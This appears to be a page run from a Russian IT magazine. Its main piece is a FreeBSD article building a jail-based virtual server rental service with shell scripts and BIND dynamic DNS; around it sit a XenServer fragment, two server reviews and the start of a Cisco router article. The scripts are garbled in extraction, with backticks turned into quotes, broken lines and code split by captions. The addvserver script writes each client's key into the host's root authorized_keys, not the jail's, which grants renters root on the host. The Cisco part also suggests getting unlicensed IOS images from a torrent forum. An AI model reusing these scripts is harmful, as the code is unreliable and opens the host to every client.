УПРАВЛЕНИЕ РЕПОЗИТАРИЯМИ ХРАНЕНИЯ Рано или поздно администратор столкнется с необходимостью управления источниками данных, в терминологии XenServer именуемых Storage Repository (SR). После установки сервера обычно доступны три вида SR, соответствующих приводу компакт-диска, жесткому диску и подключаемым устройствам. Устройство, помеченное черным значком, является SR по умолчанию. Такое устройство используется для хранения файлов XenServer, аварийного дампа, образов остановленных VM. Это же устройство будет предложено по умолчанию при создании новой VM. Добавить новое SR очень просто. Для этого нажимаем кнопку «New Storage» в главном окне программы или «New SR» во вкладке Storage выбранного сервера. В первом окне отмечаем тип устройства хранения, во втором указываем его месторасположение. После добавления данные о новом SR появляются в панели ресурсов. Один SR может использоваться несколькими серверами XenServer.

Новый виртуальный диск для конкретной VM создается или подключается во вкладке или в меню Storage. Достаточно выбрать «Storage → New Virtual Disk», указать его размер, а затем подключить в «Storage → Attach Virtual Disk».



info

- Чтобы узнать больше о Microsoft Hyper-V, читай статью «Гиперактивная виртуальность», опубликованную в февральском номере за 2009 год.
- Об эмуляторе QEMU читай в статье «Виртуальный полигон» в октябрьском номере за 2008 год.
- Процесс конвертирования физического сервера в виртуальный называют Physical to Virtual Conversion (P2V).

ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM /

Аренда от собственника

Поднимаем сервис по сдаче в аренду виртуальных FreeBSD-серверов

Сегодня мы увидим возможности FreeBSD jail в несколько необычном свете – создадим сервис по сдаче в аренду виртуальных FreeBSD-машин. Он будет полностью автоматизированным, позволит использовать разные версии виртуальных окружений на одной физической машине и обособленные настройки для каждого сервера. И все это — с помощью нескольких простых шелл-скриптов.

ОДИН ИЗ СПОСОБОВ ПОДНЯТЬ $$$ В КРИЗИСНОЕ ВРЕМЯ Виртуальная FreeBSD-машина — это не что иное, как полнофункциональное jail-окружение, которому выделен глобально маршрутизируемый IP-адрес. Задумка сервиса в том, чтобы раздавать такие окружения на манер номеров в отеле. Клиент заходит на сайт, заполняет необходимые поля формы, переводит чуток WMZ на наш кошелек и получает в ответ IP-адрес своего сервера, домен N-ого уровня и пароль/ключ к ssh-сервису. После чего он волен делать со своим окружением все, что душе заблагорассудится — ровно до того момента, пока не наступит время съезжать, то есть истечет срок аренды, указанный клиентом в одном из полей регистрационной формы. По истечению этого срока сервер останавливается и удаляется.
Идея виртуальных отелей далеко не нова и, по сути, представляет собой пример «Облачной обработки данных» (en.wikipedia.org/wiki/Cloud_computing), когда необходимое клиенту программное обеспечение предоставляется как сервис. Чтобы организовать свой бизнес по сдаче в аренду виртуальных FreeBSD-серверов от тебя потребуется наличие N-го количества белых IP-адресов (по одному на каждый виртуальный сервер), домен, закрепленный за одним из них, а также базовое понимание принципов работы FreeBSD.

НЕМНОГО ТЕОРИИ, ИЛИ СФОРМУЛИРУЕМ ТРЕБОВАНИЯ Пользуясь знаниями, почерпнутыми из прошлой моей статьи, организовать сервис не так уж и сложно. Окружения jail подкупают своей простотой и легкостью развертывания: несколько скриптов-обвязок — и дело сделано! Вот только долго такой сервис не протянет. Администраторы начнут плевать в монитор на второй день работы, клиенты завалят жалобами о низкой производительности, а сервер просто загнется, когда количество виртуальных серверов перевалит за первый десяток. Поэтому перед развертыванием и наймом SEO-шников необходимо тщательно продумать будущую инфраструктуру. Для начала сформулируем требования к нашему сервису:
1. Выделенный IP-адрес и доменное имя для каждого окружения. Имя выбирается клиентом во время заполнения формы на нашем сайте, а IP-адрес извлекается из специального файла.
2. Полная свобода клиента в отношении jail-окружения. Это значит — никаких unionfs и nullfs для всего, кроме архива портов. Во время создания нового сервера окружение полностью копируется из специального каталога.
3. Общие каталоги /usr/ports/distfiles и /usr/ports/packages для всех окружений, чтобы порт, загруженный одним из клиентов, автоматически был доступен другим.
4. Автоматизированное создание, удаление, запуск и мониторинг серверов.
5. Поддержка разных версий виртуальных FreeBSD-серверов на одной физической машине.
6. Возможность быстрого переноса виртуального сервера на другой сетевой интерфейс или диск.
7. Ежедневный бэкап виртуальных серверов.
8. Доступ по ssh с аутентификацией на основе ключей. Ключ генерируется во время создания виртуального сервера и отдается клиенту по https.
9. Разные типы аккаунтов: trial — для двухдневного испытания, base — обычный, extra, vip и т. д.
Теперь подумаем об инфраструктуре сервиса и о том, как реализовать все перечисленные требования и оставить задел на будущее, то есть обеспечить возможность добавления новых функций в случае необходимости. После долгих размышлений я пришел к варианту, который не только нагляден и прост, но и достаточно легок в реализации:
1. Собираем FreeBSD-окружение в каталог /usr/jailbase/FreeBSD-версия.
2. Подготавливаем набор скриптов, которые будут управлять виртуальными серверами (создание/удаление, запуск/остановка и т. д.)
3. Пишем инициализационный скрипт, который будет запускать все существующие окружения.
Кроме самого FreeBSD-окружения, я поместил в каталог /usr/jailbase еще несколько каталогов и конфигурационных файлов, необходимых для управления виртуальными серверами:
• /usr/jailbase/FreeBSD-версия — чистая сборка FreeBSD, копируется в каждое окружение при его создании.
• /usr/jailbase/distfiles-версия — монтируется к /usr/ports/distfiles каждого окружения при помощи nullfs.
• /usr/jailbase/packages-версия — монтируется к /usr/ports/packages каждого окружения при помощи nullfs.
• /usr/jailbase/db — база данных jail-окружений. В первой колонке перечислены IP-адреса всех окружений, во второй — базовый каталог (например, /usr/jail), в третьей — сетевой интерфейс, в четвертой — доменное имя, в пятой — версия, в шестой — e-mail владельца, в седьмой — тип аккаунта, в восьмой — время истечения строка аренды в формате ГГММДДЧЧММ, в девятой — состояние.
• /usr/jailbase/defaults — дефолтовые значения для различных полей конфигурационного файла.
• /usr/jailbase/conf/ — каталог с настройками и ограничениями для разных типов аккаунтов: файлы trial, base, extra, vip, которые будут прочитаны скриптом запуска виртуального сервера.
Файл db — база данных для всех виртуальных серверов в формате passwd (поля, разделенные двоеточием). Девятое поле «состояние» предназначено для упрощения администрирования серверов и может принимать следующие значения: none — не существует, disabled — временно отключен, ok — окружение создано и готово

FreeBSD

The world`s most horny UNIX-like operation system.

к запуску (или уже работает). В свежеустановленной системе, пока еще не существует виртуальных серверов, этот файл исполняет роль базы доступных IP-адресов, когда каждая строка не содержит других полей, кроме первого и девятого (пример: 192.168.0.1---none). Скрипт, создающий новый сервер, просто находит первую строку с состоянием none и заполняет ее (тогда строка принимает примерно такой вид: 192.168.0.1:/usr/jail:ed0:jail.host.com:7.1-RELEASE:vasya@mail.ru:trial:0903031700:ok). В дальнейшем скрипт запуска виртуальных серверов найдет запись с состоянием ok, перейдет в каталог, прописанный во втором поле, найдет каталог нужного окружения по IP-адресу и запустит в нем виртуальный сервер.

СОБИРАЕМ ВСЕ ВМЕСТЕ Перво-наперво мы должны создать базовое окружение в каталоге /usr/jailbase/FreeBSD-версия. Для этого переходим в /usr/src и вводим следующую последовательность команд:

```
# JAIL=/usr/jailbase/FreeBSD-'uname -r'
# mkdir -p $JAIL
# make world DESTDIR=$JAIL
# make distribution DESTDIR=$JAIL
```

В моем распоряжении находится машина с FreeBSD 7.1, поэтому каталог базового окружения получил имя «/usr/jailbase/FreeBSD–7.1-RELEASE». Войдем в окружение и проведем базовую конфигурацию (доменное имя и IP-адрес на данном этапе не имеют значения):

```
# jail $JAIL base.jail 192.168.0.1 /bin/sh
# touch /etc/fstab
# newaliases
# tzsetup
# echo nameserver 127.0.0.1 > /
etc/resolv.conf
```

Файл rc.conf не трогаем, он будет генерироваться скриптом addvserver автоматически для каждого виртуального сервера. Пароль суперпользователя не устанавливаем: для окружения будет создаваться пара ключей, и доступ по паролю по умолчанию закрыт. Отредактируем /etc/motd и включим туда всю необходимую информацию о пользовании сервисом:

```
# vi /etc/motd
```

Выйдем из окружения, набрав exit. Скопируем дерево портов из базовой системы в $JAIL/usr:

```
# cp -a /usr/ports $JAIL/usr
```

Теперь освободим точки монтирования дистфайлов и пакетов от лишнего мусора:

```
# rm -Rf $JAIL/usr/ports/distfiles
$JAIL/usr/ports/packages
# mkdir $JAIL/usr/ports/distfiles
$JAIL/usr/ports/packages
```

Базовое окружение готово! Конфигурационный файл будет отличаться для каждого окружения, поэтому заботу о его создании мы возложим на плечи скрипта addvserver. Пойдем дальше и добавим каталоги /usr/jailbase/distfiles-версия и /usr/jailbase/packages-версия, которые будут подключаться к окружениям с помощью nullfs:

```
# mkdir /usr/jailbase/
{distfiles,packages}-'uname -r'
```

Затем создадим файл дефолтовых значений для скрипта создания виртуального сервера (addvserver):

vim /usr/jailbase/defaults

```
# Дефолтовый сетевой интерфейс. На
него будут вешаться вновь созданные
окружения.
IF=nfe0
# Дефолтовый каталог для виртуальных
серверов.
JAILDIR=/usr/jail
```

Формат базы данных виртуальных серверов я описал выше. Отмечу лишь, что чистая база должна выглядеть как набор записей вида IP::::::::none, по одной записи на каждый доступный внешний IP-адрес. Всю работу по ее заполнению возьмут на себя соответствующие скрипты. Теперь у нас есть все необходимое для создания и манипулирования виртуальными серверами, — осталось только установить и настроить DNS-сервер на физической машине. Он нужен для привязки доменного имени к каждому виртуальному серверу. Мы будем использовать BIND9, поскольку это единственный вменяемый DNS-сервер, позволяющий обновлять зоны, не останавливая работу демона. Пройдем через простые этапы его настройки:
1. Сгенерируем пару ключей, которые необходимы для аутентификации клиента, пожелавшего обновить зоны:

```
$ dnssec-keygen -a HMAC-MD5 -b 128 -r
/dev/urandom -n USER NSUPDATE
```

Команда запишет в текущий каталог два файла с именами примерно такого вида — Knsupdate.+157+36521.key и Knsupdate.+157+36521.private. Они понадобятся скриптам addvserver и delvserver для обновления зон, поэтому скопируем их в каталог /usr/jailbase/:

```
# cp Knsupdate.* /usr/jailbase/
```

Откроем конфиг /etc/namedb/named.conf и запишем в него:

vim /etc/namedb/named.conf

```
// Позволим управлять сервером толь-
ко с локальной машины
controls {
  inet 127.0.0.1 allow { localhost;
} keys { "NSUPDATE"; };
};
// Объявим ключ, значение опции
secret можно взять из строки 'Key:'
файла Knsupdate.+157+36521.private
key NSUPDATE {
  algorithm HMAC-MD5.SIG-ALG.REG.INT;
  secret VF51+ZIdDcPjhDz1+eG3Jw==;
};
// Объявим зону host.com, которую ты
должен заменить на свой домен
zone "host.com" {
  type master;
  file "host.com.db";
  allow-update { key "NSUPDATE"; };
  notify yes;
};
// Объявим обратную зону, в которой
должен быть прописан сегмент, выде-
ленный для твоих внешних IP-адресов
zone "67.16.172.in-addr.arpa" {
  type master;
  file "host.com-reverse.db";
  allow-update { key "NSUPDATE"; };
  notify yes;
};
```

Настроим зоны host.com (локальные уже существуют):

vim /etc/namedb/host.com.db

```
$TTL 86400
@         IN       SOA   @ root (
1 28800 7200 604800 86400 )
          IN       NS       dns
dns       IN       A
172.16.67.1
```

vim /etc/namedb/host.com-reverse.db

```
$TTL 86400
@         IN       SOA @ root (
1 28800 7200 604800 86400 )
```

```
-(jim@localhost)-(~)-
-(0:0)-> jls
   JID  IP Address      Hostname                      Path
    10  172.16.67.5     jail5.host.com                /usr/jail/172.16.67.5
     9  172.16.67.4     jail4.host.com                /usr/jail/172.16.67.4
     8  172.16.67.3     jail3.host.com                /usr/jail/172.16.67.3
     7  172.16.67.2     jail2.host.com                /usr/jail/172.16.67.2
     6  172.16.67.1     jail1.host.com                /usr/jail/172.16.67.1
```

Вывод jls для пяти виртуальных серверов

```
          IN      NS      dns
1         IN      PTR     dns.host.com.
```

Укажи в них все хосты, имеющие статические имена, и больше эти файлы мы трогать не будем, за нас все сделают скрипты. Запустим bind:

```
# /etc/rc.d/named start
```

СКРИПТЫ Чтобы наш сервис соответствовал всем предъявленным требованиям и функционировал правильно, необходимо написать, как минимум, восемь скриптов:

1. addvserver — создает виртуальный сервер путем добавления нового окружения, обновляет /usr/jailbase/db, добавляет нужную запись в DNS-таблицы.
2. delvserver — удаляет виртуальный сервер, принцип действия обратный.
3. disablevserver — отключает виртуальный сервер, не удаляя его (флаг 'disabled').
4. enablevserver — включает отключенный виртуальный сервер (ставит флаг 'ok').
5. startvserver — запускает существующий виртуальный сервер, сверяясь с /usr/jailbase/db.
6. stopvserver — останавливает существующий виртуальный сервер.
7. vservers — скрипт для каталога /usr/local/etc/rc.d, который запускает виртуальные сервера во время загрузки системы и останавливает во время шатдауна.
8. watchvservers — скрипт, исполняемый cron, следит за состоянием виртуальных серверов и останавливает их в случае необходимости (например, при истечении срока аренды).

По-хорошему, первые шесть скриптов лучше объединить в один, принимающий аргументы add, del, start и stop, но для сохранения простоты изложения оставим их в отдельных файлах.

Итак, скрипт номер один, addvserver (здесь и далее — только ключевые элементы скриптов; полные версии ты найдешь на прилагаемом к журналу диске):

vim /usr/local/bin/addvserver

```
# Настраиваем переменные
HOSTNAME=$1; OSVER=$2; EMAIL=$3; ACTYPE=$4; TIME=$5;
KEY=$6
JAILBASE=/usr/jailbase
DB=$JAILBASE/db
# Читаем дефолтовые настройки
. $JAILBASE/defaults
# Находим свободный IP-адрес
STRING='grep ':none$' $DB'
IP='echo $STRING | cut -d ':' -f 1'
# Копируем окружение…
cp -a $JAILBASE/FreeBSD-$OSVER $JAILDIR/$IP
# …и создаем для него файл инициализации
RCCONF=$JAILDIR/$IP/etc/rc.conf
echo "hostname=\"$HOSTNAME\"" > $RCCONF
echo "network_interfaces=\"\"" >> $RCCONF
echo "rpcbind_enable=\"NO\"" >> $RCCONF
echo "sshd_enable=\"YES\"" >> $RCCONF
# Копируем публичный ключ в каталог /root/.ssh
mkdir -p $JAILDIR/$IP/root/.ssh
cat $KEY >> /root/.ssh/authorized_keys2
```

```
-(jim@localhost)-(~)-
-(0:0)-> cd /usr/jailbase
-(jim@localhost)-(/usr/jailbase)-
-(0:0)-> ls -l
total 12
drwxr-xr-x  17 root  wheel   512B 23 мар 14:00 FreeBSD-7.1-RELEASE/
drwxr-xr-x   2 root  wheel   512B  5 апр 14:25 conf/
-rw-r--r--   1 root  wheel   187B  5 апр 14:07 db
-rw-r--r--   1 root  wheel   199B 24 мар 11:55 defaults
drwxr-xr-x   2 root  wheel   512B  5 апр 14:25 distfiles-7.1-RELEASE/
drwxr-xr-x   2 root  wheel   512B  5 апр 14:25 packages-7.1-RELEASE/
-(jim@localhost)-(/usr/jailbase)-
```

Структура каталога /usr/jailbase

```
# Добавляем новый сервер в базу DNS
UPREQ=$JAILBASE/upreq
echo "update add $HOSTNAME 86400 A $IP" > $UPREQ
echo "send" >> $UPREQ
nsupdate -k $JAILBASE/Knsupdate.*.private $UPREQ
rm -f $UPREQ
# Записываем информацию об окружении в базу данных
sed "/^$IP.*/s##$IP:$JAILDIR:$IF:$HOSTNAME:$OSVER:$EMA
IL:$ACTYPE:$TIME:ok#" $DB > ${DB}.new
mv ${DB}.new $DB
# Возвращаем IP сервера
echo $IP
```

Скрипт принимает шесть аргументов (доменное имя виртуального сервера, версия ОС, e-mail владельца, тип аккаунта, время истечения срока аренды, файл с публичным ключом клиента) и возвращает IP нового сервера.

Скрипт delvserver выполняет обратную процедуру. Сначала он находит сервер в базе db, проверяет, существует ли сервер вообще (статус не должен быть none), а затем выполняет следующую последовательность действий (переменная STRING — это строка сервера из db):

vim /usr/local/bin/delvserver

```
# Удаляем сервер
JAILDIR='echo $STRING | cut -d ':' -f 2'
rm -Rf $JAILDIR/$IP $JAILDIR/${IP}.ipfw
# Удаляем сервер из базы DNS
HOSTNAME='echo $STRING | cut -d ':' -f 4'
UPREQ=$JAILBASE/upreq
echo "update delete $HOSTNAME A" > $UPREQ
echo "send" >> $UPREQ
nsupdate -k $JAILBASE/Knsupdate.*.private $UPREQ
rm -f $UPREQ
# Устанавливаем для сервера статус none
NEWSTRING='echo $STRING | sed "/$STATUS/s##none#"'
sed "/^$IP.*/s##$NEWSTRING#" $DB > ${DB}.new
mv ${DB}.new $DB
```

Скрипт disablevserver, предназначенный для временного отключения виртуального сервера, очень похож на delvserver, с тем исключением, что он не удаляет сервер, а просто ставит на него флаг «disabled». То есть, переменная NEWSTRING примет вид: «`NEWSTRING=`echo $STRING | sed "/$STATUS/s##disabled#"``».

Скрипт enablevserver — брат-близнец disablevserver, единственное отличие которого — установка флага 'ok' вместо 'disabled'.

Скрипт startvserver — довольно примитивен. Он ищет переданный ему IP-адрес в базе, проверяет сервер на готовность (статус `'ok'`) и запускает его. Набор правил номер 4 (ruleset 4) для команды devfs создан специально для jail-окружений и содержится в файле /etc/defaults/devfs.rules. Чтобы скрипт работал корректно, этот файл необходимо положить в /etc.

vim /usr/local/bin/startvserver

```
# Извлекаем данные, необходимые для запуска
JAILDIR='echo $STRING | cut -d ':' -f 2'
IF='echo $STRING | cut -d ':' -f 3'
```

В списке процессов — пять только что запущенных серверов

```
# PROVIDE: vservers
# REQUIRE: DAEMON cleanvar
# KEYWORD: nojail

. /etc/rc.subr

name="vservers"
rcvar=`set_rcvar`
start_cmd="vservers_start"
stop_cmd="vservers_stop"
required_files="/usr/jailbase/db"

# Получаем список работоспособных серверов
VSERVERS=`cat /usr/jailbase/db | grep -e ':ok$' | cut -d ':' -f 1`
if [ $VSERVERS = "" ]; then
    exit
fi

# Процедура запуска серверов
vservers_start()
{
    for IP in $VSERVERS; do
        /usr/local/bin/startvserver $IP
    done
}

# Процедура остановки серверов
vservers_stop()
{
    for IP in $VSERVERS; do
```

Скрипт /usr/local/etc/rc.d/vservers

```
HOSTNAME='echo $STRING | cut -d ':' -f 4`
OSVER='echo $STRING | cut -d ':' -f 5`
# Запускаем jail-сервер
ifconfig $IF inet alias $IP
mount -t devfs none $JAILDIR/$IP/dev
devfs -m $JAILDIR/$IP/dev ruleset 4
mount -t procfs none $JAILDIR/$IP/proc
mount_nullfs $JAILBASE/distfiles-$OSVER
$JAILDIR/$IP/usr/ports/distfiles
mount_nullfs $JAILBASE/packages-$OSVER
$JAILDIR/$IP/usr/ports/packages
jail $JAILDIR/$IP $HOSTNAME $IP /bin/sh /etc/rc
```

Скрипт stopvserver перед остановкой проделывает те же шаги и, плюс к этому, проверяет, запущен ли сервер с помощью команды jls — и извлекает его JID (первая колонка вывода jls):

```
# vim /usr/local/bin/stopvserver
# Проверяем, запущен ли сервер
STRING='jls | grep $IP'
if [ ! "$STRING" ]; then
  echo "Сервер $IP не запущен»
  exit 3
fi
# Узнаем jid сервера
JID='echo $STRING | cut -d ' ' -f 1'
# Останавливаем jail-сервер
killall -j $JID -TERM > /dev/null 2>&1
sleep 1
killall -j $JID -KILL > /dev/null 2>&1
umount $JAILDIR/$IP/usr/ports/distfiles
```

```
172.16.67.1:/usr/jail:nfe0:server.host.com:7.1-RELEASE:vasya@host.com:trial:200903211500:ok
172.16.67.2:/usr/jail:nfe0:ssh.host.com:7.1-RELEASE:mixer@host.com:base:200904050122:ok
172.16.67.3:/usr/jail:nfe0:nemo.host.com:7.1-RELEASE:nemo@host.com:trial:200903052241:ok
172.16.67.4:/usr/jail:nfe0:mdb.host.com:7.1-RELEASE:mii@host.com:base:200903211500:ok
172.16.67.5:/usr/jail:nfe0:vor.host.com:7.1-RELEASE:vor@host.com:base:200901011123:disabled
172.16.67.6:/usr/jail:ed0:xakep.host.com:7.1-RELEASE:xakep@host.com:vip:201005051132:ok
172.16.67.7:/usr/jail:ed0:boris.host.com:7.1-RELEASE:boris@host.com:base:200903211500:ok
172.16.67.8:/usr/jail:ed0:edu.host.com:7.1-RELEASE:anna@host.com:extra:200903211500:ok
172.16.67.9:/usr/jail:ed0:mira.host.com:7.1-RELEASE:mira@host.com:base:200903251631:ok
172.16.67.10:/usr/jail:ed0:oss.host.com:7.1-RELEASE:foss@host.com:extra:200908211022:ok
```

Пример заполненной базы серверов

```
umount $JAILDIR/$IP/usr/ports/packages
umount $JAILDIR/$IP/dev
umount $JAILDIR/$IP/proc
ifconfig $IF inet -alias $IP
```

Чтобы не заморачиваться с ручным запуском серверов, напишем скрипт vservers, который проверяет опцию vservers_enable в /etc/rc.conf, запускает все готовые виртуальные серверы во время загрузки ОС и останавливает во время шатдауна. Ключевые строки этого файла:

```
# vim /usr/local/etc/rc.d/vservers
# Получаем список работоспособных серверов
VSERVERS='cat /usr/jailbase/db | grep -e ':ok$' | cut -d
':' -f 1'

# Процедура запуска серверов
vservers_start()
{
  for IP in $VSERVERS; do
      /usr/local/bin/startvserver $IP
  done
}

# Процедура остановки серверов
vservers_stop()
{
  for IP in $VSERVERS; do
      /usr/local/bin/stopvserver $IP
  done
}
```

Вот и все. Рассмотренные скрипты автоматизируют всю грязную работу. Больше не нужно компилировать окружение исполнения, добавлять IP-псевдонимы и редактировать файлы зон! Достаточно выполнить всего две команды, — и виртуальный сервер создан, запущен и полностью готов к использованию:

```
# IP='addvserver new.host.com 7.1-RELEASE vasya@mail.ru
base 0906061200 /публичный/ключ/Васи'
# startvserver $IP
```

Остановить и удалить сервер еще проще:

```
# stopvserver $IP
# delvserver $IP
```

Осталось только нанять веб-разработчиков, которые создали бы поверх этого хозяйства простой интерфейс для регистрации пользователей, и написать небольшой скрипт, который запускался бы по крону и проверял, не истек ли срок аренды аккаунта (пример скрипта ты найдешь на диске).

КАРКАС СОЗДАН Мы создали вполне работоспособный каркас будущего сервиса. В следующей статье мы рассмотрим, как прикрутить к нему полноценный мониторинг, настройки для разных типов аккаунтов, систему бэкапа, наложим всевозможные ограничения и создадим гетерогенную систему, в которой смогут сосуществовать разные версии FreeBSD-окружений.

NATHAN BINKERT
/ NAT@SYNACK.RU /

Идеальный шторм

Экономичный и производительный сервер DEPO Storm 1150N5



Технические характеристики

> Процессор
Intel Pentiu m dual-core E2200/ E5200 или Intel Core 2 Duo E7200 /E8400

> Память
до 8 Гб двухканальной памяти DDR2-800

> Дисковые отсеки
8 отсеков под 5.25" устройства

> Поддержка RAID
Интегрированный SATA RAID-контроллер Intel ICH9R (RAID 0,1,5,10), поддерживающий до 6 жестких дисков

> Сетевой интерфейс
2-портовый интегрированный Gigabit Ethernet 10/100/1000 Мбит (Intel 82573)

> Питание
Блок питания мощностью 700 Вт или сдво-енный блок питания на 500 Вт (2x500 Вт) с избыточностью и возможностью горячей замены

> Исполнение
Отдельно стоящая башня
Размеры (ДВШ, мм) — 591*430*221, с ножка-ми 591*449*330, брутто 695*355*545
Масса — до 25 кг
Дополнительно может поставляться комп-лект для монтажа в 19" стойку. Рельсы имеют длину 500 мм. Высота сервера в стойке составляет 5U

Сервер DEPO Storm 1150N5, созданный специалистами компании DEPO Computers, рассчитан в первую очередь на применение в сфере малого и среднего бизнеса. Это недорогой, но производительный сервер, выполненный в форм-факторе Pedestal, высотой 45 сантиметров, который в минимальной конфигурации можно использовать в качестве внутрисетевого DNS-, DHCP-, прокси-сервера, брандмауэра и шлюза для офиса небольшой компании. Установка опционального RAID-контроллера на 4 или 8 дисков превратит его в надежный файл-сервер или сервер web-хостинга.

По умолчанию сервер оснащен программно-аппаратным SATA RAID-контроллером Intel ICH9R. Он поддерживает до шести дисков, но работает только в паре с драйвером операционной системы и не обеспечивает надежности, сравнимой с полностью аппаратными RAID-контроллерами. К счастью, это не проблема, потому как дополнительно сервер может быть укомплектован и аппаратными SAS/SATA RAID-контроллерами LSI Logic или Adaptec на 4 или 8 портов на выбор (для последнего также доступна батарея аварийного питания кэш-памяти). Количество и объем дисков можно подобрать индивидуально — вместе с корзиной «горячей замены» на 5 дисков.

Материнская плата построена на чипсете Intel 3200 с интегрированным 2-портовым сетевым контроллером Intel 82573V+82566DM и видеоадаптером XGI Z9S 16 Мб. Объем предустановленной оперативной памяти варьируется от одного до (максимум) восьми гигабайт двухканальной DDR2-800. В стандартной комплектации сервер оснащен приводами DVD-ROM и FDD, от установки которых, впрочем, можно отказаться. Особенно радует опциональный сдвоенный блок питания, общей мощностью 1000 Вт и возможностью «горячей замены», а также комплект для монтажа в стойку 19".

Сервер поставляется с документацией на русском языке и полным набором необходимых драйверов. За дополнительную плату специалисты DEPO Computers установят на сервер MS Windows 2008 Standard и набор ПО, из которого можно выбрать MS SharePoint Services 3.0 и MS Hyper-V.

Конфигурация сервера очень гибка. На сайте компании имеется удобный конфигуратор, который позволит подобрать множество дополнительных компонентов сервера и отказаться от ненужных предустановок. Цена сервера в стандартной конфигурации, включающей процессор Intel Pentium dual-core E5200, 1 Гб оперативной памяти, жесткий диск на 250 Гб и блок питания на 700 Вт, составляет 33578 рублей.



NATHAN BINKERT
/ NAT@SYNACK.RU /



Без шума и пыли

IBM System x3250 M2: доступный и надежный 1U-сервер



Технические характеристики IBM System x3250 M2:

> Процессор (один из):
Intel Xeon 3360 (четырехъядерный) (2,83 ГГц, 1333 МГц FSB, 12 Мб)
Intel Xeon 3120 (двухъядерный) (3,16 ГГц, 1333 МГц FSB, 6 Мб)
Intel Core 2 Duo E7200 (2,53 ГГц, 1066 МГц FSB, 3 Мб)
Intel Celeron (2 ГГц, 800 МГц FSB, 512 Кб)

> Память:
до 8 Гб двухканальной оперативной памяти DDR2-667/800

> Дисковые отсеки:
Два 3,5-дюймовых диска с возможностью обычной замены и интерфейсом SATA, два 3,5-дюймовых диска SCSI (SAS)/SATA, либо четыре 2,5-дюймовых диска SAS с возможностью горячей замены

> Поддержка RAID:
Интегрированный аппаратный RAID-0, -1 в стандартной комплектации, дополнительно RAID-5

> Сетевой интерфейс:
Два адаптера Gigabit Ethernet (GbE)

> Питание:
Блок питания мощностью 350 Вт

> Расширение:
1 слот PCI Express x8
1 слот PCI Express x4

> Внешние порты ввода-вывода
4 разъема USB 2.0 (2 спереди, 2 сзади)
1 выход VGA (D-Sub)
2 последовательных порта (DB-9M)
Разъемы PS/2 для подключения мыши и клавиатуры

> Другое:
IPMI 2.0-совместимый mini-BMC2, дополнительно RSA II SlimLine
Интегрированный видеоадаптер ATI ES1000 32 Мб
Привод DVD+/-RW

> Система охлаждения:
Технология Calibrated Vectored Cooling (CVC)

> Исполнение:
Установка в стойку/1U, 22" в глубину

> Гарантийное обслуживание:
Ограниченная гарантия на 1 или 3 года на заменяемые заказчиком модули с обслуживанием на месте эксплуатации

IBM System x3250 M2 позиционируется как сервер, оптимально подходящий для поддержки сетевой инфраструктуры небольших компаний и отделов. И, надо сказать, это правда. Низкий уровень шума и энергопотребления, малый размер, хорошая производительность и поддержка RAID 0, -1 вкупе с невысокой ценой (от 36800 рублей — зависит от конфигурации) делают его очень привлекательным в качестве надежного почтового или web-сервера, контроллера домена Active Directory, балансировщика нагрузки, DNS-, DHCP-, прокси-сервера или брандмауэра. Вычислительная мощность сервера может быть индивидуально подобрана под задачу. Даже в минимальной конфигурации с процессором Intel Celeron на 2 ГГц и одним гигабайтом оперативной памяти производительности будет вполне достаточно для работы сетевых сервисов небольшой компании. В качестве хранилища данных могут быть использованы пара 3,5-дюймовых жестких дисков SATA, пара 3,5-дюймовых дисков SAS/SATA или четыре 2,5-дюймовых диска SAS. Причем, последние два варианта предполагают возможность горячей замены не только без остановки сервера, но и без извлечения из стойки. Встроенный RAID-контроллер поддерживает конфигурацию RAID-0, -1, но для получения поддержки RAID-5 придется установить дополнительный адаптер PCI-Express. Сервер выполнен в форм-факторе 1U для установки в стойку, благодаря чему он отлично подходит для расширения существующей сетевой инфраструктуры. Технология Calibrated Vectored Cooling (CVC) оптимизирует путь прохождения воздушного потока, регулируя скорости вращения вентиляторов в зависимости от внутренних температур. Это позволяет снизить шумовые показатели и расход электроэнергии. Особо отметим наличие встроенного управляющего мини-контроллера mini-BMC2, совместимого со спецификацией IPMI 2.0 (интеллектуальный интерфейс управления платформой). Кроме основных функций, mini-BCM2 также позволяет управлять и следить за состоянием RAID-контроллера. Дополнительно можно приобрести адаптер для удаленного управления RSA II SlimLine (en.wikipedia.org/wiki/IBM_Remote_Supervisor_Adapter). Среди официально поддерживаемых операционных систем числятся MS Windows 2003, Novell NetWare 6.5 и Linux-дистрибутивы Red Hat Enterprise Linux R5 и SUSE Linux Enterprise Server 10.

VASILIY «CANAVAR» OZEROV
/ FR33M2N@GMAIL.COM /

Игры с железными **кошками**

Настраиваем боевой Cisco роутер

Думаешь, что работать с сетевым оборудованием Cisco Systems могут только бородатые дядьки с сертификатами не ниже CCIE? Постараюсь тебя в этом переубедить.

В НАШЕ ВРЕМЯ ТОЛЬКО ЛЕНИВЫЙ ИЛИ ДАЛЕКИЙ ОТ КОМПЬЮТЕРОВ НЕ СЛЫШАЛ О CISCO. Эта компания довольно давно работает в сфере информационных технологий и разрабатывает сетевое оборудование, которое позволяет решить практически все возникающие задачи. Как ты понимаешь, стоят такие девайсы не $10, а намного дороже. Поэтому я советую сначала потренироваться на эмуляторах (Xenomips, GNS3, Boson Router Simulator), и только потом переходить к реальным системам. А если тебе не терпится повертеть в руках железку от Cisco, то можешь походить по различным барахолкам и приобрести оборудование там. Именно так я и поступил, купив маршрутизатор Cisco 1721 и модуль расширения WIC-4ESW (свитч на 4 порта) за 10k деревянных. Вполне нормально, если сравнивать с ценами в магазинах (там бы с меня содрали еще тысяч 20, как минимум). Думаю, ты сам разберешься, какую модель прикупить, а я пока расскажу про используемое программное обеспечение.

CISCO IOS IOS (Internetwork Operation System, межсетевая операционная система) устанавливается на сетевое оборудование Cisco и предоставляет возможность гибкой настройки системы. По-хорошему, IOS нужно покупать, но если ты ограничен в средствах, можешь поискать нужный IOS-образ на форумах (например, torrents.ru/forum). Версию операционки подбирай под конкретные задачи. Допустим, имидж IOS называется так: c1700-ipbasek9-mz.124-12.bin (на моей циске установлен именно он). В данном случае:

• c1700 означает, что IOS предназначен для оборудования 17-й серии;
• ipbasek9 — набор возможностей; ipbase расшифровывается как начальный уровень функциональности, обеспечивает базовый роутинг, то есть статические маршруты, RIP, OSPF, EIGRP, только на IPv4, включает NAT и VLAN'ы (802.1q и ISL); k9 — поддержка шифрования;
• mz показывает, что файл является бинарным (для сжатых используется tar);
• 124-12 — номер релиза.

